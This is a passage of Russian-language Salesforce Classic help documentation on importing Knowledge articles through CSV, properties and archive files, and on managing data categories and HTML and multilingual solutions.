- **Язык:** выберите язык статей. Данный столбец является обязательным для импорта статей с переводами. Данный столбец является дополнительным для импорта статей без переводов. Если данный столбец отсутствует, то статьям автоматически назначается **язык базы знаний по умолчанию**, а переводы не могут быть импортированы вместе с основными статьями.
3. Укажите нужные статьи в последующих строках. Выберите одну строку для каждой статьи и введите соответствующие сведения в каждый столбец поля типа статьи или метаданных.
- Стандартные или настраиваемые поля: введите данные статей для каждого поля, кроме поля типа «Область обогащенного текста», которое должно содержать относительный путь к соответствующему HTML-файлу архива.
-  **Прим.:** Средство импорта статей не поддерживает подполя. Прежде чем импортировать подполя в Salesforce Knowledge, рекомендуем настроить их структуру и содержимое.
- Поле типа «Область обогащенного текста»: введите путь к HTML-файлу относительно расположения CSV-файла. Разрешается вводить только обработанный текст. Если указанный путь не существует, то связанная статья не импортируется. Ниже перечислены рекомендации по импорту HTML-файлов и изображений.
    - Рекомендуем создать отдельную папку для HTML-файлов (например, /data) и отдельную папку для изображений (например, data/images).
    - Чтобы импортировать изображения, добавьте их в HTML-файл посредством тега `<img>` и атрибута `src`. Убедитесь, что значение атрибута `src` соответствует относительному пути от HTML-файла к папке изображений.
    - Допустимые форматы изображения: PNG, GIF и JPEG.
    - Размер каждого файла изображения не должен превышать 1 Мб.
    - Размер HTML-файла не должен превышать максимальный размер поля.
    - Если дата не соответствует формату даты, указанному в файле свойств, то связанная статья не импортируется.
    - Если HTML-файл ссылается на запрещенный файл, то связанная статья не импортируется.
    - Если HTML-файл ссылается на отсутствующее изображение, то связанная статья импортируется без изображения.
  - Файловое поле: введите относительный путь к файлу. Если указанный путь не существует, то связанная статья не импортируется. Ниже перечислены рекомендации по импорту файлов.
    - Рекомендуем создать папку для собственных файлов (например, /files).
    - Размер каждого файла не должен превышать 5 Мб.
  - Группы категорий: чтобы категоризировать статьи, воспользуйтесь уникальными именами категорий. Чтобы задать несколько категорий, воспользуйтесь символом плюса (+). Например, Laptop+Desktop. Ниже перечислены рекомендации по использованию групп категорий данных.
    - Пропуск строки инициирует назначение статье категории «Нет категорий».
    - При выборе категории и ее родителя (например, «Европа+Франция») процесс импорта пропускает дочернюю категорию «Франция» и сохраняет родительскую категорию «Европа», так как использование родительской категории подразумевает использование дочерних категорий.
    - Статьи, импортируемые с переводами и связанными категориями данных, сохраняют категории данных только в том случае, если являются основными. Импортируемые переводы статьи не имеют связанных категорий данных.
  - Каналы: чтобы задать каналы статей, воспользуйтесь перечисленными ниже ключевыми словами.
    - `application`: внутреннее приложение. Если канал не указан, то ключевое слово `application` используется по умолчанию.
    - `sites`: общедоступная база знаний.

- csp: клиент.
- pgt: партнер.

Чтобы задать несколько каналов, воспользуйтесь символом плюса (+). Например, чтобы предоставить доступ к статье во всех каналах, введите ключевые слова `application+sites+csp`.

 **Прим.:** Статьи, импортируемые с переводами и связанными каналами, сохраняют каналы только в том случае, если являются основными. Импортируемые переводы статьи не имеют связанных каналов.

Ниже приведены примеры CSV-файлов, которые импортируют статьи в тип статьи «Предложение по продукту». Первый пример относится к импорту статей без переводов. Второй пример относится к импорту статей с переводами. CSV-файлы содержат заголовки, краткое и полное описания. Кроме того, файлы классифицируют статьи в группе категорий «Продукты» и предоставляют доступ в определенных каналах. Поле `description__c` — это поле типа «Область обогащенного текста», которое поддерживает только пути к HTML-файлам. Поле `summary__c` — это текстовое поле, которое поддерживает только обработанный текст. Статья `Best Desktop Computer Deals` не содержит краткого описания; соответствующая ячейка пропускается, так как поле `summary__c` является необязательным.

| Заголовок                            | <code>summary__c</code>     | <code>description__c</code>      | <code>datacategorygroup.Products</code> | Каналы                       |
|--------------------------------------|-----------------------------|----------------------------------|---|------------------------------|
| Free Digital Camera Offer            | Get the new Digital Camera. | <code>data/freecam.html</code>   | Consumer_Electronics                    | <code>application+csp</code> |
| Best Desktop Computer Deals          |                             | <code>data/bestdeals.html</code> | Desktop                                 | <code>application+csp</code> |
| Free Shipping on Laptop and Desktops |                             | <code>data/freeship.html</code>  | Laptop+Desktops                         | <code>application+csp</code> |

Пример файла `articlesimport.csv`:

```
Title,summary__c,description__c,datacategorygroup.Products,Channels
Free Digital Camera Offer, Get the new Digital Camera., data/freecam.html, Consumer_Electronics, application+csp
Best Desktop Computer Deals,, data/bestdeals.html, Desktop, application+csp
Free Shipping on Laptop and Desktops,, data/freeship.html, Laptop+Desktops, application+csp
```

| Является основным языком | Заголовок                                   | <code>summary__c</code>                   | <code>description__c</code>         | <code>datacategorygroup.Products</code> | Каналы                       | Язык  |
|--------------------------|---|---|-------------------------------------|---|------------------------------|-------|
| 1                        | Free Digital Camera Offer                   | Get the new Digital Camera.               | <code>data/freecam.html</code>      | Consumer_Electronics                    | <code>application+csp</code> | en_US |
| 0                        | Libérer l'Offre d'Appareil photo digital    | Obtenir le nouvel Appareil photo digital. | <code>data/freecam/fr.html</code>   |   |                              | fr    |
| 0                        | Liberte Oferta Digital de Cámara            | Consiga la nueva Cámara Digital.          | <code>data/freecam/es.html</code>   |   |                              | es    |
| 1                        | Best Desktop Computer Deals                 |   | <code>data/bestdeals.html</code>    | Настольные компьютеры                   | <code>application+csp</code> | en_US |
| 0                        | Meilleures Affaires d'ordinateurs de bureau |   | <code>data/bestdeals/fr.html</code> |   |                              | fr    |
| 0                        | Mejores Tratos de ordenadores               |   | <code>data/bestdeals/es.html</code> |   |                              | es    |

| Является основным языком | Заголовок   | summary__c | description__c        | datacategorygroup.Products | Каналы          | Язык  |
|--------------------------|---|------------|-----------------------|----------------------------|-----------------|-------|
| 1                        | Free Shipping on Laptops and Desktops                 |            | data/freeship.html    | Laptops+Desktops           | application+csp | en_US |
| 0                        | Libérer Affranchissement sur Portables et Ordinateurs |            | data/freeship/fr.html |                            |                 | fr    |
| 0                        | Liberte Franqueo en Laptops y Ordenadores             |            | data/freeship/es.html |                            |                 | es    |

Пример файла articlestranslationsimport.csv:

```
isMasterLanguage,Title,summary__c,description__c,datacategorygroup.Products,Channels,Language
1,Free Digital Camera Offer,Get the new Digital Camera,data/freecam.html,Consumer_Electronics,application+csp,en
0,Libérer l'Offre d'Appareil photo digital,Obtenir le nouvel Appareil photo digital.,data/freecam/fr.html,,,fr
0,Liberte Oferta Digital de Cámara,Consiga la nueva Cámara Digital.,data/freecam/es.html,,,es
1,Best Desktop Computer Deals,,data/bestdeals.html,Desktops,application+csp,en
0,Meilleures Affaires d'ordinateurs de bureau,,data/bestdeals/fr.html,,,fr
0,Mejores Tratos de ordenadores,,data/bestdeals/es.html,,,es
1,Free Shipping on Laptop and Desktops,,data/freeship.html,Laptops+Desktops,application+csp,en
0,Libérer Affranchissement sur Portables et Ordinateurs,,data/freeship/fr.html,,,fr
0,Liberte Franqueo en Laptops y Ordenadores,,data/freeship/es.html,,,es
```

СМ. ТАКЖЕ:

- [Импорт статей](#)
- [Подготовка статей к импорту в Salesforce Knowledge](#)
- [Определение параметров импорта статьи](#)





## Определение параметров импорта статьи

Чтобы задать параметры импорта в файле свойств, воспользуйтесь именами ключей и соответствующими значениями. Например, чтобы использовать формат `DateFormat=дд/ММ/ГГГГ` для отображения настраиваемого поля даты или задать кодировку для импорта, воспользуйтесь ключом `DateFormat`.

Создайте файл с расширением `.properties`. Чтобы задать нужные параметры, воспользуйтесь таблицей ниже.

| Ключ                        | Описание   | Стандартное значение |
|-----------------------------|--|----------------------|
| <code>DateFormat</code>     | Формат даты, отображаемый в CSV-файле.   | ГГГГ-ММ-дд           |
| <code>DateTimeFormat</code> | Формат даты и времени, отображаемый в CSV-файле.   | ГГГГ-ММ-дд ЧЧ:мм:сс  |
| <code>CSVEncoding</code>    | Кодировка, используемая для чтения CSV-файла.  | ISO8859_15_FDIS      |
| <code>CSVSeparator</code>   | Разделитель CSV-файла.   | ,                    |
| <code>RTAEncoding</code>    | Стандартная кодировка HTML-файлов (если не указана в атрибуте <code>charset HTML-тега meta</code> ). | ISO8859_15_FDIS      |

 **Прим.:** Система Salesforce не поддерживает кодировку символов UTF-32. Рекомендуем использовать кодировку UTF-8. При использовании кодировки UTF-16 убедитесь, что HTML-файлы содержат правильную метку последовательности байтов.

 **Прим.:** Рекомендуем указывать только форматы даты Java. Убедитесь в правильности формата даты. Например, при выборе формата «ГГГГ-М-д» дата, введенная как 2011111, может быть обработана как 2011-01-11 или 2011-11-01. Укажите как минимум:

- Две цифры месяца и дня (ММ, дд)
- Четыре цифры года (ГГГГ)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- «Управление Salesforce Knowledge»
- И
- «Управление статьями»
- И
- «Управление импортом/экспортом статей базы знаний»
- И
- «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей:

- «Управление статьями»
- И
- «Чтение» и «Создание» для типа статьи

Если дата, указанная в CSV-файле, не соответствует формату даты, указанному в файле свойств, то связанная статья не импортируется.

Пример файла свойств `offerarticlesimport.properties`:

```
DateFormat=yyyy-MM-dd
DateTimeFormat=yyyy-MM-dd HH:mm:ss
CSVEncoding=ISO8859_15_FDIS
CSVSeparator=,
RTAEncoding=UTF-8
```

СМ. ТАКЖЕ:

[Импорт статей](#)

[Создание CSV-файла для импорта статьи](#)

[Создание архивного файла для импорта статьи](#)

## Создание архивного файла для импорта статьи

Чтобы выполнить импорт, создайте архивный файл, содержащий указанные ниже компоненты.

- CSV-файл.
- Папка, содержащая HTML-файлы для импорта.
- Папка, содержащая графические файлы, используемые HTML-файлами.
- Файл .properties.

Ниже перечислены требования, предъявляемые архивным файлам импорта.

- Файл импорта может содержать только один CSV-файл и один файл .properties.
- CSV-файл и файл .properties должны храниться в корневом каталоге.
- Структура папок и подпапок должна быть сохранена при сжатии.
- Имя архивного файла не может содержать специальные символы.
- Размер архивного файла не должен превышать 10 Мб, а размер разархивированных файлов — 100 Мб.
- CSV-файлы могут содержать не более 10 000 строк, включая строку заголовка. Таким образом, общее количество статей и переводов не должно превышать 9 999.
- Строки CSV-файла могут содержать не более 400 000 символов.
- Размер ячеек CSV-файла должен составлять не более 32 Кб.
- Каждой статье в CSV-файле может быть назначено не более 49 переводов.

Загрузите архивный файл.

1. В меню «Настройка» введите «Импорт статей» в поле «Быстрый поиск», затем выберите «Импорт статей».
2. Заполните поле «Тип статьи» для импортированных статей.
3. Чтобы выбрать архивный файл, нажмите кнопку «Обзор», а затем кнопку «ОК».
4. Если импорт содержит переводы, установите флажок «Содержит переводы?».



**Прим.:** Если данный флажок установлен, то CSV-файл должен содержать столбцы «Является основным языком», «Заголовок» и «Язык». Если данный флажок не установлен, то CSV-файл должен содержать столбец «Заголовок», тогда как столбец «Является основным языком» должен отсутствовать. Столбец «Язык» является необязательным для импортов статей без переводов.

5. Нажмите кнопку «Импортировать!».

Сообщение эл. почты с вложенным журналом, содержащим подробные сведения об импорте, отправляется по завершении импорта.

СМ. ТАКЖЕ:

[Импорт статей](#)

[Определение параметров импорта статьи](#)

[Просмотр статуса импорта и экспорта Salesforce Knowledge](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- «Управление Salesforce Knowledge»

И

«Управление статьями»

И

«Управление импортом/экспортом статей базы знаний»

И

«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей:

- «Управление статьями»

И

«Чтение» и «Создание» для типа статьи

## Просмотр статуса импорта и экспорта Salesforce Knowledge

Чтобы проверить состояние импорта и экспорта, введите в меню «Настройка» *Импорт статей* в поле Быстрый поиск, затем выберите **Импорт статей**. При наличии многоязычной поддержки Salesforce Knowledge отображаются две таблицы: одна — для импортов статей и переводов, другая — для экспортов переводов.

Сведения об импорте:

- Возможные действия
- Имена архивных файлов
- Автор и время отправки
- Статус
- Даты начала и завершения
- Типы статей

Сведения об экспорте:

- Возможные действия
- Имена архивных файлов
- Автор и время отправки
- Статус
- Даты начала и завершения

Ниже приведены описания статусов.

| Статус                      | Описание   | Возможное действие  |
|-----------------------------|--|---|
| Ожидание                    | Импорт или экспорт начнется сразу после завершения предыдущего отложенного импорта или экспорта. | Чтобы отменить импорт или экспорт, нажмите кнопку <b>«Отмена»</b> .   |
| Обрабатывается              | Импорт или экспорт обрабатывается.   | Чтобы остановить процесс или в случае его остановки, обратитесь в службу поддержки Salesforce. Система Salesforce может остановить импорт или экспорт, если время его выполнения превышает один час или требуется обслуживание. |
| Останавливается/Остановлено | Служба поддержки Salesforce останавливает или уже остановила импорт или экспорт.                 | Чтобы перезапустить импорт или экспорт, обратитесь в службу поддержки Salesforce. Чтобы отменить импорт или   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- «Управление Salesforce Knowledge»

И

«Управление статьями»

И

«Управление импортом/экспортом статей базы знаний»

И

«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей:

- «Управление статьями»

И

«Чтение» и «Создание» для типа статьи

| Статус    | Описание  | Возможное действие  |
|-----------|---|---|
|           |   | экспорт, нажмите кнопку <b>«Отмена»</b> .   |
| Прервано  | Импорт или экспорт отменен. Статьи, импорт или экспорт которых завершен, доступны в системе Salesforce.   | При необходимости перезапустите импорт или экспорт. Чтобы удалить импорт или экспорт, щелкните ссылку <b>«Удал.»</b> . Чтобы получить электронное уведомление о завершении процесса и проверить сведения об импорте или экспорте, щелкните <b>«Журнал регистрации сообщений эл. почты»</b> .  |
| Завершено | Импорт или экспорт завершен.<br>Импортированные статьи отображаются на вложенной вкладке «Статьи» вкладки «Управление статьями». Импортированные переводы отображаются на вложенной вкладке «Переводы» вкладки «Управление статьями». | Обратите внимание, что данный статус не определяет успешность выполнения импорта или экспорта. Чтобы просмотреть системный журнал, вложенный в электронное уведомление о завершении процесса, и проверить сведения об импорте или экспорте, щелкните <b>«Журнал регистрации сообщений эл. почты»</b> .<br><br>Чтобы сохранить или открыть файл в системе, щелкните имя нужного экспортированного архивного файла. |

СМ. ТАКЖЕ:

[Импорт статей](#)

## Советы по внедрению Salesforce Knowledge

Ниже перечислены рекомендации по планированию и внедрению Salesforce Knowledge в организации.

- Дополнительные инструкции по внедрению см. в разделе [«Настройка Salesforce Knowledge»](#) на странице 3020.
- Чтобы предоставить посетителям веб-сайта доступ к статьям, установите приложение *«Образец общедоступной базы знаний для Salesforce Knowledge»* из каталога AppExchange.
- Статьи не могут оцениваться пользователями общедоступной базы знаний.
- **Тип настраиваемого поля «Файл»** позволяет прикреплять документы к статьям. Ниже перечислены полезные рекомендации.
  - Максимальный размер вложения не должен превышать 25 Мб.
  - Каждый тип статьи может содержать не более 5 файловых полей. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce.
  - Если включен параметр безопасности «Запретить HTML-документы и вложения», то файловые поля не поддерживают использование HTML-файлов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise and Unlimited** editions.

- Текстовое содержимое во вложении файлового поля поддерживает возможность поиска. Поиск может быть выполнен только по 25 Мб вложенных файлов. Например, если статья содержит шесть файловых вложений размером 5 Мб, то поиску подлежат только первые 4,16 Мб каждого файла.
  - Файловое поле не может использоваться для прикрепления файлов Salesforce CRM Content.
  - Файловое поле не поддерживается версией Developer Edition.
  - Длина имени файла не должна превышать 40 символов.
  - Тип файлового поля не может быть преобразован в другой тип данных.
- Преобразование настраиваемого поля типа статьи в поле любого другого типа инициирует потерю данных. Рекомендуем преобразовывать настраиваемые поля только при отсутствии данных в поле.
  - При переименовании меток Salesforce Knowledge обратите внимание, что имена стандартных полей (например, «Заголовок» и «Тип») не меняются. Данные поля не меняют метки на страницах создания и редактирования статей. При изменении языка организации данные поля отображают фиксированные метки на выбранном языке.
  - Механизм поиска Salesforce Knowledge поддерживает лемматизацию, то есть процесс усечения слова до его основы. Благодаря лемматизации, поиск может обрабатывать расширенные формы поискового термина. Например, поиск по запросу «бег» возвращает элементы, содержащие слова «бегать», «бегун» и «бегал». Лемматизация доступна только для статей на следующих языках: датский, голландский, английский, французский, немецкий, еврейский, итальянский, корейский, норвежский, португальский, румынский, русский, испанский и шведский. Кроме того, поиск должен быть инициирован пользователем, просматривающим приложение на одном из данных языков. Стандартный язык организации может быть изменен на странице «Сведения о компании».
  - Убедитесь в правильном понимании типов статей, применяемых организацией, и способов их использования. Тип статьи определяет полномочия и действия над статьей, которые должны быть назначены пользователям Salesforce Knowledge и могут затем использоваться для создания группы профилей или наборов полномочий, требуемых организацией. Дополнительную информацию см. в разделе «[Предоставление полномочий пользователям Salesforce Knowledge](#)» на странице 3088.
  - Определите необходимость создания бизнес-правил для некоторых типов статей. Например, создайте правило, отправляющее менеджеру статей электронное предупреждение о создании статьи при закрытии обращения.
  - Определите необходимость создания процессов утверждения для некоторых типов статей. Например, создайте процесс утверждения для типа статьи, который публикуется только после утверждения юристами и руководителями компании.

Ниже перечислены рекомендации по использованию категорий данных.

- Пользователь может создать не более трех групп категорий, каждая из которых содержит не более пяти уровней иерархии. Каждая группа категорий может содержать не более 100 категорий.
- Если требуется использовать категории данных с ответами, то после создания группы категорий необходимо обязательно назначить ее в меню «Настройка». Для этого нужно ввести «*Назначения категорий данных*» в поле «Быстрый поиск», затем выбрать «**Назначения категорий данных**» в разделе «Ответы». Сообществу ответов может быть назначена только одна группа категорий. Salesforce Knowledge поддерживает несколько групп категорий.
- Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам. Salesforce Knowledge поддерживает иерархию категорий данных.
- Группы категорий доступны пользователям только после активации. Группа категорий может быть активирована только после определения ее категорий и их параметров доступа, включая доступность.
- Статье может быть назначено не более восьми категорий одной группы.

- Некатегоризированная статья отображается только при выборе значения «Нет фильтра» в раскрывающемся меню категорий.
- Выбор категории при поиске статей или переводов автоматически инициирует добавление родительской и дочерних категорий, а также любых прародительских категорий вплоть до верхнего уровня. Одноуровневые категории не добавляются. Например, иерархия категорий содержит уровни «Все продукты», «Коммутаторы», «Оптические сети» и «Сетевое оборудование». Таким образом, выбор категории «Оптические сети» в раскрывающемся меню категорий возвращает статьи, назначенные любым из четырех категорий. Однако, если категория «Коммутаторы» имеет одноуровневую категорию «Маршрутизаторы», то выбор категории «Оптические сети» не возвращает статьи, назначенные категории «Маршрутизаторы». Параметры доступности категорий могут ограничить область поиска до конкретных статей.
- Ниже перечислены действия, выполняемые после выбора [параметров доступности](#) категорий.
  - Пользователи, которым не назначена доступность, могут просматривать только некатегоризированные статьи и вопросы, кроме случаев настройки [стандартной доступности категорий](#).
  - При использовании ролевой доступности пользователи клиентского и партнерского порталов наследуют параметры доступности группы категорий, назначенные их менеджерам по умолчанию. [Параметры доступности группы категорий могут быть изменены](#) для каждой роли портала.
  - Если пользователю доступна только одна категория из группы категорий, то вкладка «Статьи» не отображает раскрывающееся меню категорий для данной группы категорий.
- Ниже перечислены последствия удаления категории.
  - Необратимое удаление категории. Удаленная категория не может быть восстановлена. Удаленная категория не перемещается в корзину.
  - Необратимое удаление дочерних категорий.
  - Удаление категории и ее дочерних категорий со вкладок «Ответы», «Управление статьями» и «Статьи» во всех каналах и общедоступной базе знаний компании.
  - Удаление связей между категорией и статьями или вопросами. Статьи и вопросы могут быть переназначены другой категории.
  - Удаление ее соотношения с доступностью. Статьи и ответы, связанные с удаленной категорией, становятся недоступными пользователям.
- Ниже перечислены последствия удаления группы категорий.
  - Перемещение группы категорий в раздел «Удаленные группы категорий», являющийся корзиной. Элементы данного раздела доступны для просмотра, но недоступны для редактирования. Группы категорий хранятся в корзине в течение 15 дней, по истечении которых содержимое корзины удаляется без возможности восстановления. В течение этих 15 дней пользователь может восстановить группу категорий или удалить ее безвозвратно.
  - Удаление всех категорий из данной группы.
  - Удаление всех связей между категориями группы и статьями или вопросами.
  - Удаление всех связей между категориями группы и доступностью.
  - Удаление раскрывающегося меню категорий со вкладки «Статьи» во всех каналах, вкладки «Управление статьями» и общедоступной базе знаний компании.
- Метки категорий и групп категорий могут быть переведены с помощью средства перевода.

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

## Рекомендации по использованию Salesforce Knowledge

Ниже перечислены рекомендации по планированию и использованию Salesforce Knowledge.

- Воспользуйтесь преимуществами типов статей как настраиваемых контейнеров для статей. Систематизация статей по типу позволяет различать содержимое и предоставлять пользователям более удобный поиск.
- Создайте группы синонимов в Salesforce Knowledge. Синонимы — это слова или фразы, используемые при поиске статей в качестве эквивалентов, а также позволяющие оптимизировать результаты поиска.
- Прежде чем настроить категории данных, рекомендуем тщательно продумать группы категорий и их иерархию. Кроме того, рекомендуем определить способ соотношения иерархии категорий с иерархией ролей. Дополнительную информацию см. в разделе «[Общие сведения о доступности группы категорий](#)» на странице 3077.
- Создайте настраиваемые отчеты по данным Salesforce Knowledge. При необходимости установите приложение «*Отчеты и панели мониторинга базы знаний*» из каталога AppExchange, содержащее более 20 полезных отчетов.
- Статья может одновременно редактироваться несколькими пользователями. Несмотря на частое сохранение, внесенные изменения могут быть перезаписаны коллегой без предупреждения. Чтобы избежать случайной потери данных, сообщите всем пользователям, редактирующим статьи, о необходимости редактирования только назначенных им статей.
- Просмотрите текущие ограничения для статей, типов статей и категорий данных.
- Чтобы просмотреть текущие показатели использования хранилища, в меню «Настройка» введите строку «*Использование хранилища*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Использование хранилища**».

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.




## Добавление решений

### Общие сведения об HTML-решениях

HTML-решения поддерживают форматирование абзацев и вставку изображений или ссылок, поэтому позволяют быстро создавать решения даже самым неопытным пользователям. HTML-решения создаются посредством редактора HTML и отображаются в системе Salesforce, на портале самообслуживания и клиентском портале, а также в качестве общедоступных решений.

Ниже перечислены действия, поддерживаемые редактором HTML.

- Изменение шрифтов
- Изменение размера шрифта
- Вставка изображений с вкладки «Документы»
- Выбор цвета текста
- Настройка фонового цвета текста
- Вставка гиперссылок
- Выравнивание абзацев
- Создание маркированных и нумерованных списков

 **Прим.:** По умолчанию решения создаются и отображаются в текстовом формате. Поддержка HTML-решений может быть включена администратором.

Прежде чем перейти к созданию HTML-решений для организации, просмотрите указанные ниже советы и рекомендации по внедрению.

### Советы по внедрению

- Включенная поддержка HTML-решений не может быть отключена.
- Текстовое решение, открытое и сохраненное в редакторе HTML, становится HTML-решением.
- HTML-решения доступны на портале самообслуживания, на клиентском портале и в системе Salesforce, а также в качестве общедоступных решений.
- HTML-теги, добавленные в решение посредством редактора HTML, отображаются после его сохранения в виде текста.
- В списковых представлениях и результатах поиска отображаются только первые 255 символов из сведений об HTML-решении. Данное количество охватывает удаленные HTML-теги и изображения.
- Каждое HTML-решение может содержать не более 32 000 символов, включая HTML-теги.
- Форматирование HTML сохраняется в печатной версии решения.
- Гиперссылки, выбранные в HTML-решении, открываются в новом окне обозревателя.
- Все изображения, подлежащие добавлению в HTML-решения, должны быть загружены на вкладку «Документы». Изображения в сведениях об HTML-решениях не будут отображаться в списковых представлениях и отчетах.
- HTML-решения могут быть созданы на любом языке, поддерживаемом системой Salesforce.

### Рекомендации

Ниже перечислены HTML-теги, которые могут использоваться в HTML-решениях, импортированных в систему Salesforce.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания решений:  
• «Создание» для решений

|              |        |          |
|--------------|--------|----------|
| <a>          | <dt>   | <q>      |
| <abbr>       | <em>   | <samp>   |
| <acronym>    | <font> | <small>  |
| <address>    | <h1>   | <span>   |
| <b>          | <h2>   | <strike> |
| <bdo>        | <h3>   | <strong> |
| <big>        | <h4>   | <sub>    |
| <blockquote> | <h5>   | <sup>    |
| <br>         | <h6>   | <table>  |
| <caption>    | <hr>   | <tbody>  |
| <cite>       | <i>    | <td>     |
| <code>       | <img>  | <tfoot>  |
| <col>        | <ins>  | <th>     |
| <colgroup>   | <kbd>  | <thead>  |
| <dd>         | <li>   | <tr>     |
| <del>        | <ol>   | <tt>     |
| <dfn>        | <p>    | <ul>     |
| <div>        | <pre>  | <var>    |
| <dl>         |        |          |

Ниже перечислены атрибуты, поддерживаемые указанными выше тегами.

|            |         |        |
|------------|---------|--------|
| alt        | face    | size   |
| background | height  | src    |
| border     | href    | style  |
| class      | name    | target |
| colspan    | rowspan | width  |

Ниже перечислены префиксы, которые могут использоваться в URL-адресах указанных выше атрибутов.

- http:
- https:
- file:
- ftp:

- `mailto:`
- `#`
- `/` (для относительных ссылок)

СМ. ТАКЖЕ:

[Категоризация решений](#)

[Создание решений](#)

## Общие сведения о многоязычных решениях

Функция «Многоязычные решения» позволяет переводить решения и категории решений на языки, поддерживаемые системой Salesforce, чтобы клиенты и сотрудники службы поддержки могли использовать привычные им языки для поиска ответов на полученные вопросы.

Ниже перечислены преимущества многоязычных решений, позволяющие снизить затраты на поддержку.


- Рост степени удовлетворения клиентов благодаря отправке ответов на привычных им языках.
- Снижение количества входящих телефонных вызовов благодаря просмотру решений на привычных языках.
- Возможность централизованного управления запросами на разных языках.

Ниже перечислены основные понятия, связанные с функцией «Многоязычные решения».

### Основное решение

Решение, созданное на любом языке, поддерживаемом системой Salesforce. Основное решение может быть связано с переведенными решениями, но не может быть связано с другим основным решением.

### Переведенное решение

Решение, переведенное на другой язык, поддерживаемый системой Salesforce, и связанное только с одним основным решением. Язык переведенного решения должен отличаться от языка основного решения или языков других переведенных решений, связанных с данным основным решением. Переведенное решение не может быть связано с другими переведенными решениями. Переведенные решения помечаются значком  на страницах сведений о решениях, страницах редактирования решений, в списковых представлениях решений и результатах поиска по решениям.

Ниже перечислены области приложения, поддерживающие использование многоязычных решений.

### Вкладка «Решения»

При создании решения выберите нужный язык в раскрывающемся списке «Язык». Сохраненное решение становится основным. Чтобы создать переведенное решение, нажмите кнопку **«Создать»** в связанном списке «Переведенные решения» на странице сведений об основном решении. Статусы переведенных решений, связанных с основным измененным решением, могут быть также изменены.

### Вкладка «Обращения»

Чтобы найти решения по обращению на всех языках, введите ключевые слова в поле поиска связанного списка «Решения» и нажмите кнопку **«Найти решение»**. Если в организации включена поддержка предложенных решений, нажмите кнопку **«Просмотр предложенных решений»**, чтобы найти многоязычные решения, которые содержат слова, встречающиеся в обращении.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Портал самообслуживания**

Если на портале самообслуживания включена функция поиска многоязычных решений, то найденные решения автоматически отображаются на языке, выбранном на странице сведений о пользователе портала самообслуживания. Чтобы просмотреть найденные решения на другом языке или на всех поддерживаемых языках, воспользуйтесь раскрывающимся списком «Язык». По умолчанию страница входа на портал самообслуживания отображается на языке организации.

**Общедоступные решения**

Если общедоступные решения поддерживают функцию поиска многоязычных решений, то найденные решения могут быть просмотрены на другом языке или на всех поддерживаемых языках, доступных в раскрывающемся списке «Язык». По умолчанию общедоступные решения отображаются на языке организации.

**Категории решений**

Пользователи с полномочием «Управление переводом» могут использовать средство перевода для перевода категорий решений с целью их отображения на языке каждого пользователя на вкладке «Решения» и на привычном языке каждого клиента на портале самообслуживания (язык выбирается в параметрах пользователя). Категории общедоступных решений не могут быть переведены.

**Отчеты**

Отчет «Переведенные решения» позволяет отслеживать переведенные решения со статусом «Устарело». Кроме того, данный отчет позволяет просмотреть заголовки и сведения о переведенных решениях. Чтобы создать настраиваемый отчет по многоязычным решениям, воспользуйтесь типом отчета «Основные и переведенные решения».

**Списковые представления**

Чтобы просмотреть переведенные решения со статусом «Устарело», которые нуждаются в обновлении, создайте настраиваемое списковое представление на вкладке «Решения» и введите следующий критерий поиска: «"Устарело" "равно" "Истина"».

**Импорт**

Мастер импорта данных позволяет импортировать и связывать основные и переведенные решения.

Дополнительную информацию о включении многоязычных решений см. в разделе [«Включение многоязычных решений»](#) на странице 3135.

СМ. ТАКЖЕ:

[Категоризация решений](#)

[Создание решений](#)

## Общие сведения о предложенных решениях

Функция «Предложенные решения» позволяет просматривать не более 10 возможных решений по отдельному обращению на странице сведений об обращении, клиентском портале Salesforce или портале самообслуживания.

Ниже перечислены преимущества предложенных решений, позволяющие снизить затраты на поддержку.

- Сокращение времени принятия решений по обращениям
- Повышение эффективности службы поддержки путем предоставления ее сотрудникам упреждающего доступа ко всем решениям по любым обращениям
- Предоставление клиентам возможности решения и закрытия собственных обращений

